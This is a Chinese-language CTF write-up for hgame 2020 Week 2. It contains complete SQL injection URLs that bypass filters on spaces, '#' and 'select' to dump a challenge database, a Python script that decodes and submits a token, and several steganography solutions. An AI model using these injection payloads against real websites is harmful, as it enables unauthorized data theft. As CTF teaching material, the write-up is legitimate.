

hgame_2020_Week-2_Write-up

web

Cosmos的留言板-1

尝试id=1'发现报错，加上#注释发现依然报错，于是尝试id=1#发现#被过滤了，于是尝试使用%23进行替换，id=1'%23时显示正常，此外空格和select也被过滤，因此空格采用%0d进行替换，因为空格被过滤，因此在select字段中加空格即可绕过该过滤。

← → ↻ 🏠 🔒 不安全 | 139.199.182.61/index.php?id=1%27%0aorder%0aby%0a1%23

id:1' order by 1#

Hello, this is cosmos's message board.

[http://139.199.182.61/index.php?id=-1%27%0dunion%0dsel%20ect%0dgroup_concat\(schema_name\)%0dfrom%0dinformation_schema.schemata%23](http://139.199.182.61/index.php?id=-1%27%0dunion%0dsel%20ect%0dgroup_concat(schema_name)%0dfrom%0dinformation_schema.schemata%23)

[http://139.199.182.61/index.php?id=-1%27%0dunion%0dsel%20ect%0dgroup_concat\(schema_name\)%0dfrom%0dinformation_schema.schemata%23](http://139.199.182.61/index.php?id=-1%27%0dunion%0dsel%20ect%0dgroup_concat(schema_name)%0dfrom%0dinformation_schema.schemata%23)

← → ↻ 🏠 🔒 不安全 | 139.199.182.61/index.php?id=-1%27%0dunion%0dsel%20ect%0dgroup_concat(schema_name)%0dfrom%0dinformation_schema.schemata%23

id:-1' union select group_concat(schema_name) from information_schema.schemata#
information_schema,easysql

[http://139.199.182.61/index.php?id=-1%27%0dunion%0dsel%20ect%0dgroup_concat\(table_name\)%0dfrom%0dinformation_schema.tables%0dwhere%0dtable_schema=%27easysql%27%23](http://139.199.182.61/index.php?id=-1%27%0dunion%0dsel%20ect%0dgroup_concat(table_name)%0dfrom%0dinformation_schema.tables%0dwhere%0dtable_schema=%27easysql%27%23)

[http://139.199.182.61/index.php?id=-1%27%0dunion%0dsel%20ect%0dgroup_concat\(table_name\)%0dfrom%0dinformation_schema.tables%0dwhere%0dtable_schema=%27easysql%27%23](http://139.199.182.61/index.php?id=-1%27%0dunion%0dsel%20ect%0dgroup_concat(table_name)%0dfrom%0dinformation_schema.tables%0dwhere%0dtable_schema=%27easysql%27%23)

← → ↻ 🏠 🔒 不安全 | 139.199.182.61/index.php?id=-1%27%0dunion%0dsel%20ect%0dgroup_concat(table_name)%0dfrom%0dinformation_schema.tables%0dwhere%0dtable_schema=%27easysql%27%23

id:-1' union select group_concat(table_name) from information_schema.tables where table_schema='easysql'#
f1agggggggggggggg,messages

[http://139.199.182.61/index.php?id=-1%27%0dunion%0dsel%20ect%0dgroup_concat\(column_name\)%0dfrom%0dinformation_schema.columns%0dwhere%0dtable_name=%27f1agggggggggggggg%27%23](http://139.199.182.61/index.php?id=-1%27%0dunion%0dsel%20ect%0dgroup_concat(column_name)%0dfrom%0dinformation_schema.columns%0dwhere%0dtable_name=%27f1agggggggggggggg%27%23)

[http://139.199.182.61/index.php?id=-1%27%0dunion%0dsel%20ect%0dgroup_concat\(column_name\)%0dfrom%0dinformation_schema.columns%0dwhere%0dtable_name=%27f1agggggggggggggg%27%23](http://139.199.182.61/index.php?id=-1%27%0dunion%0dsel%20ect%0dgroup_concat(column_name)%0dfrom%0dinformation_schema.columns%0dwhere%0dtable_name=%27f1agggggggggggggg%27%23)

← → ↻ 🏠 🔒 不安全 | 139.199.182.61/index.php?id=-1%27%0dunion%0dsel%20ect%0dgroup_concat(column_name)%0dfrom%0dinformation_schema.columns%0dwhere%0dtable_name=%27f1agggggggggggggg%27%23

id:-1' union select group_concat(column_name) from information_schema.columns where table_name='f1agggggggggggggg'#
fl4444444g

<http://139.199.182.61/index.php?id=-1%27%0dunion%0dsel%20ect%0dfl4444444g%0dfrom%0df1agggggggggggggg%23>

<http://139.199.182.61/index.php?id=-1%27%0dunion%0dsel%20ect%0dfl4444444g%0dfrom%0df1agggggggggggggg%23>

← → ↻ 🏠 🔒 不安全 | 139.199.182.61/index.php?id=-1%27%0dunion%0dsel%20ect%0dfl4444444g%0dfrom%0df1agggggggggggggg%23

id:-1' union select fl4444444g from f1agggggggggggggg#
hgame{w0w_sql_InjeCti0n_Is_S0_IntereSting!!}

Cosmos的新语言

看题目发现有个mycode文件，同时index下面有一串会变动的类似base64的编码，首先跟进mycode，可以看到给出了加密的源码，要求POST一个token，而加密的内容就是token，大🐼提示要写脚本，以下：

```
import string
import base64
import requests
import re

def decrypt(s):
    result=''
    for i in range(len(s)):
        result+=chr(ord(s[i])-1)
    return result

def base64dec(s):
    result=base64.urlsafe_b64decode(s)
    result=str(result)
    result=result[2:-1]
    return result

def rot13(s):
    result=''
    for i in range(len(s)):
        if s[i]>='a' and s[i]<='z' or s[i]>='A' and s[i]<='Z':
            if s[i]>='a':
                if chr(ord(s[i])+13)>'z':
                    result+=chr(ord(s[i])-13)
                else:
                    result+=chr(ord(s[i])+13)
            else:
                if chr(ord(s[i])+13)>'Z':
                    result+=chr(ord(s[i])-13)
                else:
                    result+=chr(ord(s[i])+13)
        else:
            result+=s[i]
    return result

#print(base64dec('R0pjZnEwMWRHS2NBb3lSMEdhy1dyeDFISudxQUlTTTJHejvQclIwbudHT3due1
psTDIwNXJ4NUhubTA9'))
url1='http://9e4bd2013f.php.hgame.n3ko.co/'
url2='http://9e4bd2013f.php.hgame.n3ko.co/mycode'
r1=requests.get(url1)
str1=re.split('<br>\n',r1.text)
str1=str1[-2]
print(str1)

r2=requests.get(url2)
str2=re.split('\(',r2.text)

for i in range(6,16):
    print(str2[i])
    if str2[i].find('base64_encode')==0:
        str1=base64dec(str1)
    elif str2[i].find('strrev')==0:
        str1=str1[::-1]
```

```

elif str2[i].find('encrypt')==0:
    str1=decrypt(str1)
elif str2[i].find('str_rot13')==0:
    str1=rot13(str1)
print(str1)

token=str1
payload={'token':token}
r4=requests.post(url1,data=payload)
print(r4.text)

```

这里出题人应该是要我们熟悉一些常见的编码加密等等同时也要求会看源码吧，另外还有写脚本的能力。

```

str_rot13
>EnM3yx[xFxB1MKB4qRB1IK[1ER[6yxB4[KB1[RBvvnM
strrev
MnvvBR[1BK[4Bxy6[RE1[KI1BRq4BKM1BxFx[xy3MnE>
encrypt
LmuuAQZkAJZ3Awx5ZQD0ZJH0AQp3AJL0AwEwZwx2LmD=
str_rot13
YzhhNDMxNWM3Njk5MDQOMWU0NDc3NWYONjRjMjk2YzQ=
base64_encode
c8a4315c76990441e44775f464c296c4
strrev
4c692c464f57744e14409967c5134a8c
<html><head></head><body><code><span style="color: #000000">
<span style="color: #0000BB">&lt;?php<br>highlight_file</span><span style="color: #007700"></span><span style="color: #
0000BB">__FILE__</span><span style="color: #007700"></span><span style="color: #0000BB">$code&nbsp;</span><span s
yle="color: #007700">=&nbsp;</span><span style="color: #0000BB">file_get_contents</span><span style="color: #007700"></
span><span style="color: #DD0000">'mycode'</span><span style="color: #007700"></span><br>eval</span><span style="color: #00
0BB">$code</span><span style="color: #007700"></span><br><br></span>
</span>
</code><br>
]d1lRH`|R|^7Rno9`HU4`[Y4RHg7R[|4RnVn`no6]dUA<br>
hgame{51MpLe_$cR1pT~W!tH`pytHON`Or_PHP}
</body>
</html>


```

拿到flag: hgame{51MpLe_\$cR1pT~W!tH~pytHON~Or_PHP}

misc

所见即为假

题目给了一张图片，压缩包注释的F5和key，可以猜测是F5隐写，用F5得到结果



```

output.txt - 记事本
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)
526172211A0701003392B5E50A01050600050101808000B9527AEA2402030BA70004A70020CB5BDC2
D80000008666C61672E7478740A03029A9D6C65DFCED5016867616D657B343038375E7A236D737733
344552746E46557971704B556B32646D4C505736307D1D77565103050400


```

```

526172211A0701003392B5E50A01050600050101808000B9527AEA2402030BA70004A70020CB5
BDC2D80000008666C61672E7478740A03029A9D6C65DFCED5016867616D657B343038375E7A2
36D737733344552746E46557971704B556B32646D4C505736307D1D77565103050400

```

转字符串之后发现是一个Rar格式压缩包，因此转为文件可得压缩包




```

flag.txt - 记事本
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)
hgame{4087^z#msw34ERtnFUyqpKUk2dmLPW60}

```

地球上最后的夜晚

题目给了一个7z压缩包和一个nopassword的pdf文档，一开始猜测有没有可能是7z也有伪加密，但是无果，于是猜测可能在pdf中隐藏了信息，百度得知有pdf隐写，（学习链接：<http://blog.wochengren.wonaocanle.com/2016/2/>）知道了wbStego4open这个工具，于是便根据nopassword的提示撬开了pdf的秘密，得到了压缩包的密码



输入密码打开doc文档发现并没有什么东西，从https://blog.csdn.net/qg_43504939/article/details/97416301了解到了doc隐写，一开始尝试了隐藏文字发现并没有想要的东西，于是尝试binwalk分离发现有secret.xml，此外也可以将doc后缀改为zip，同样能找到secret.xml


```
<?xml version="1.0" encoding="UTF-8" standalone="true"?>
<flag>hgame{mkLbn8hP2g!p9ezPHqHuBu66SeDA13u1}</flag>
```

玩玩条码

这个做出来的时候已经是周五了，不过还是打算写上来。

根据提示MSUStegoVideo的密码是JPNPostCode解码的结果，因此找到一个解码日本邮政编码的网址<https://cn.online-qrcode-generator.com/japanpost>

解密结果是1087627（鬼知道花了多长时间，反正是一个个试出来的）



然后根据hint下载了virtualdub2、ffmpeg插件以及MSUStegoVideo插件，再在virtualdub中解密，解密得到的



（这里花了很长时间，问了出题人很多次，出题人肯定都烦死了.....反正就是一直加载插件解密，然后从头开始播放，期间txt中总是写入不了，随意拖动进度条又会出乱码，害.....）

压缩包里面放了个条形码，拿支付宝扫出的flag

hgame{9h7epp1flwlL3fOtsOAenDiPDzp7aH!7}